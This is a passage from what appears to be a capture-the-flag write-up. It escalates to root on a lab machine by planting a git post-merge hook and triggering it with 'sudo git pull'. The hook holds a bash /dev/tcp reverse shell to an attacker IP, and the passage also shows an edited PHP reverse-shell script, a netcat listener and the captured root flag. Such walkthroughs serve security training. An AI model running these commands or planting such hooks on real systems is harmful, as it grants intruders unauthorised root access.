-rw-r--r-- 1 root root  42 Feb 26 2019 .htaccess
-rw-r--r-- 1 root root 110 Jan  4 2019 README.md
-rw-r--r-- 1 root root 93029 Jan  5 2019 developer.jpg
-rw-r--r-- 1 root root 3461 Nov  9 17:34 driggzzzz.php
-rw-r--r-- 1 root root 4184 Jan  4 2019 index.php
```

In order to get around this I copied the `/var/www/html/profile` directory to `/dev/shm`, doing this doesn't preserve the ownership of the originals, giving me write access.

```
www-data@bitlab:/dev/shm$ cp -r /var/www/html/profile .
www-data@bitlab:/dev/shm$ cd profile
www-data@bitlab:/dev/shm/profile$ ls -la
total 112
drwxr-xr-x 3 www-data www-data 160 Nov  9 17:55 .
drwxrwxrwt 3 root      root      60 Nov  9 17:55 ..
drwxr-xr-x 8 www-data www-data 300 Nov  9 17:55 .git
-rw-r--r-- 1 www-data www-data  42 Nov  9 17:55 .htaccess
-rw-r--r-- 1 www-data www-data 110 Nov  9 17:55 README.md
-rw-r--r-- 1 www-data www-data 93029 Nov  9 17:55 developer.jpg
-rw-r--r-- 1 www-data www-data 3461 Nov  9 17:55 driggzzzz.php
-rw-r--r-- 1 www-data www-data 4184 Nov  9 17:55 index.php
```

I created a file called post-merge under .git/hooks containing a bash script to generate a reverse shell and gave it executable permissions.

```
www-data@bitlab:/dev/shm/profile/.git/hooks$ echo '#!/bin/bash' > post-merge
www-data@bitlab:/dev/shm/profile/.git/hooks$ echo 'bash -i >& /dev/tcp/10.10.14.7/9002 0>&1' >> post-merge
www-data@bitlab:/dev/shm/profile/.git/hooks$ chmod +x post-merge
www-data@bitlab:/dev/shm/profile/.git/hooks$ cat post-merge
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.7/9002 0>&1
```

I then edited a file in the repository and merged it.


## Edit file


**Write** Preview changes

Y master driggzzzz.php




```
1 <?php
2
3 //edited - ready to merge and execute hook...
4 set_time_limit (0);
5 $VERSION = "1.0";
6 $ip = '10.10.14.7'; // CHANGE THIS
7 $port = 9001; // CHANGE THIS
8 $chunk_size = 1400;
9 $write_a = null;
10 $error_a = null;
11 $shell = 'uname -a; w; id; /bin/sh -i';
12 $daemon = 0;
13 $debug = 0;
14
```

## Update driggzzzz.php

 Request to merge **patch-3** into **master**

 **Merge** ☐ Remove source branch

You can merge this merge request manually using the [command line](#)

Running the git pull command using sudo is successful and synchronizes the git repo with the local directory stored in /dev/shm.

```
www-data@bitlab:/dev/shm/profile/.git/hooks$ cd ../../
www-data@bitlab:/dev/shm/profile$ sudo /usr/bin/git pull
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (4/4), done.
Unpacking objects: 100% (4/4), done.
remote: Total 4 (delta 3), reused 0 (delta 0)
From ssh://localhost:3022/root/profile
   b2ef5a6..31e9ba7  master    → origin/master
  * [new branch]      patch-3  → origin/patch-3
Updating b2ef5a6..31e9ba7
Fast-forward
 driggzzzz.php | 2 +-
 1 file changed, 1 insertion(+), 1 deletion(-)
```

As this merge happens the post-merge hook I created triggers and grants me a reverse shell as the root account.

```
driggzzzz@kali:~$ nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.114] 33528
root@bitlab:/dev/shm/profile# whoami; hostname; id; cat /root/root.txt
whoami; hostname; id; cat /root/root.txt
root
bitlab
uid=0(root) gid=0(root) groups=0(root)
8d4cc131757957cb68d9a0cddccd587c
root@bitlab:/dev/shm/profile#
```